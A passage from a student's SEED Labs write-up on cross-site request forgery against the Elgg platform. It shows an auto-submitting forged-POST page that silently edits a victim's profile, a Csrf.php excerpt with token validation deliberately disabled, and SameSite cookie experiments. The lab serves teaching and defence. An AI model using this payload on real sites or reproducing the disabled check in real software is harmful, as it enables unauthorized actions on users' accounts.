


Figure 3.30: Updating Samy's Profile

4. **Analyze the Captured POST Request**

5. Before clicking on the *Save* button, I opened the *HTTP Header Live* to get all the insights and the parameters in the request.




Figure 3.31: HTTP Header Live for Edit Profile

Now opening it's *Live Sub*, I get to know about all the necessary form of fields.




Figure 3.32: Header Live Sub for Edit Profile

6. **Craft the Code:** By Opening the code it looks like this:

```
<html>
<body>
<h1>This page forges an HTTP POST request.</h1>
<script type="text/javascript">

function forge_post()
{
    var fields;

    // The following are form entries need to be filled out by attackers.
    // The entries are made hidden, so the victim won't be able to see them.
    fields += "<input type='hidden' name='name' value='****'>";
    fields += "<input type='hidden' name='briefdescription' value='****'>";
    fields += "<input type='hidden' name='accesslevel[briefdescription]'
                                    value='2'>";                          ①
    fields += "<input type='hidden' name='guid' value='****'>";

    // Create a <form> element.
    var p = document.createElement("form");

    // Construct the form
    p.action = "http://www.example.com";
    p.innerHTML = fields;
    p.method = "post";

    // Append the form to the current page.
    document.body.appendChild(p);

    // Submit the form
    p.submit();
}


// Invoke forge_post() after the page is loaded.
window.onload = function() { forge_post();}
</script>
</body>
</html>
```

Figure 3.33: Alice editprofile.html source code

7. I changed all the *** with the things I wanted to show on Alice profile page, I did this by opening the editprofile.html from docksh with the attacker code.

```
// The following are form entries need to be filled out by attackers.
// The entries are made hidden, so the victim won't be able to see them.
fields += "<input type='hidden' name='name' value='Alice'>";
fields += "<input type='hidden' name='briefdescription' value='Samy is my Hero'>";
fields += "<input type='hidden' name='description' value='Samy is my Hero'>";
fields += "<input type='hidden' name='accesslevel[briefdescription]' value='2'>";
fields += "<input type='hidden' name='guid' value='****'>";
```

Figure 3.34: Description changed on Alice editprofile.html

The Alice account is now hacked and her profile is now just the same as Samy.

3.7 Task 4: Defense

3.7.1 Objective

The primary objective of this task is to explore and understand the effectiveness of the secret token approach as a countermeasure against Cross-Site Request Forgery (CSRF) attacks. In this task, we will re-enable Elgg's built-in CSRF protection mechanism, which embeds dynamically generated secret tokens and timestamps into its web pages. These tokens are unique to each session and request, ensuring that only requests originating from the legitimate site and user are processed. By modifying the Elgg application to reactivate the token validation function, we aim to observe how the CSRF attack behavior changes when these protections are in place. Additionally, this task requires identifying the secret tokens in HTTP requests and explaining why attackers cannot use these tokens in their CSRF attacks. Through this exercise, we will gain insight into how secret tokens are generated, embedded, and validated, as well as the robustness of this approach in preventing unauthorized actions. This hands-on approach will deepen our understanding of secure web application design principles and CSRF mitigation techniques.

3.7.2 Procedure

1. Now Alice wants to defend herself as she is loyal to a fictional character so I have to help her now!! I deleted all the descriptions Samy edited for Alice





Figure 3.35: Profile edits deleted

2. I will open the crsf.php code by the help of the path I got from the book.



Task: Turn on the countermeasure. To turn on the countermeasure, get into the Elgg container, go to the `/var/www/elgg/vendor/elgg/elgg/engine/classes/Elgg/Security` folder, remove the `return` statement from `Csrf.php`. A simple editor called `nano` is available from inside the container. After making the change, repeat the attack again, and see whether your attack will be successful or not. Please point out the secret tokens in the captured HTTP requests. Please explain why the attacker cannot send these secret tokens in the CSRF attack; what prevents them from finding out the secret tokens from the web page?

Figure 3.36: Path to csrf.php code

Figure 3.37: Opening the csrf.php code

Inside the code, there is a return function.

```
GNU nano 4.8                                    Csrf.php                                    Modified
        * Validate CSRF tokens present in the request
        *
        * @param Request $request Request
        *
        * @return void
        * @throws CsrfException
        */
       public function validate(Request $request) {
               return; // Added for SEED Labs (disabling the CSRF countermeasure)

               $token = $request->getParam('__elgg_token');
               $ts = $request->getParam('__elgg_ts');

               $session_id = $this->session->getID();

               if (($token) && ($ts) && ($session_id)) {
                       if ($this->validateTokenOwnership($token, $ts)) {
                               if ($this->validateTokenTimestamp($ts)) {
                                       // We have already got this far, so unless anything
                                       // else says something to the contrary we assume we're ok
                                       $returnval = $request->elgg()->hooks->trigger('action_gatekeeper:permissions:check', 'all', [
                                               'token' => $token,
                                               'time' => $ts
                                       ], true);

                                       if ($returnval) {
                                               return;
                                       } else {
                                               throw new CsrfException($request->elgg()->echo('actiongatekeeper:pluginprevents'));
                                       }
                               } else {
```

Figure 3.38: Code of csrf.php

I will comment that line only in the whole code and then our defense will work.




Figure 3.39: Samy can not be friends with Alice

Now we have one more thing left to do, that is the third website. I went to the link www.example32.com




Figure 3.41: Website www.example32.com

I will click on the link A first:




Figure 3.42: SameSite Cookie Experiment by Link A

Now keep the things as it is and click on the button “Submit (GET)”. Also the button “Submit (POST)” will result the same. This will lead to another page with some other details as:

Figure 3.43: Submit (GET) & Submit (POST)

Here is the source code for the inspect page of www.example32.com:

Figure 3.44: Source code for example32.com

Now, when I click on Link B, I am directed to the page:




Figure 3.45: Opening the example32 in new tab




Figure 3.46: SameSite Cookie Experiment by Link B

Now from Link B when I press on “Submit (GET)”, I receive the following page:




Figure 3.47: Displaying All Cookies Sent by Submit GET

The strict cookie did not appear in the list because of the **SameSite=Strict** policy. This policy ensures that the cookie is only sent with requests originating from the same site as the cookie's domain.
The request is identified as a **cross-site request**, which means the request originated from a different site (not the one that set the cookie).
As per the **SameSite=Strict** policy, cookies with this attribute are not included in cross-site requests. Hence, the browser did not send the strict cookie to the server.




Figure 3.48: Displaying All Cookies Sent by Submit POST

3.8 Challenges:

- **Understanding Cookie Behavior**: It was challenging to initially comprehend how cookies behave under different SameSite policies (Strict, Lax, None). Testing and observing the cookies in cross-site requests helped clarify their usage.
- **Crafting Malicious CSRF Requests**: Formulating malicious requests required precision to ensure they appeared legitimate while executing unauthorized actions. Ensuring the correct structure and parameters of forged forms or scripts was tricky at first.
- **Debugging Environmental Issues**: Setting up the lab environment SEED-VM caused compatibility issues or required troubleshooting to replicate scenarios accurately.

3.9 Conclusion:

The CSRF SEED Labs tasks provided a comprehensive understanding of CSRF attacks and defenses.

Key takeaways include:

- **Nature of CSRF Attacks:** CSRF attacks exploit the trust a web application has in a user's browser.

  By understanding the mechanics of cookies and sessions, it is evident how attackers leverage them to perform unauthorized actions.
- **Importance of SameSite Attributes:** Configuring cookies with appropriate SameSite attributes (e.g., Lax or Strict) significantly mitigates CSRF risks by restricting cookie inclusion in cross-origin requests.
- **Role of Anti-CSRF Tokens:** Using anti-CSRF tokens is an essential practice for defending against CSRF attacks. Proper integration ensures that only requests with valid tokens are processed.
- **Secure Development Practices:** The exercises emphasized secure coding practices,

including validating inputs, managing cookies securely, and implementing robust authentication and authorization mechanisms.

By completing these tasks, the lab reinforced the importance of combining multiple defensive strategies to secure web applications against CSRF and other web-based vulnerabilities.

Chapter 4

Appendix I

.1 ChatGPT Prompts

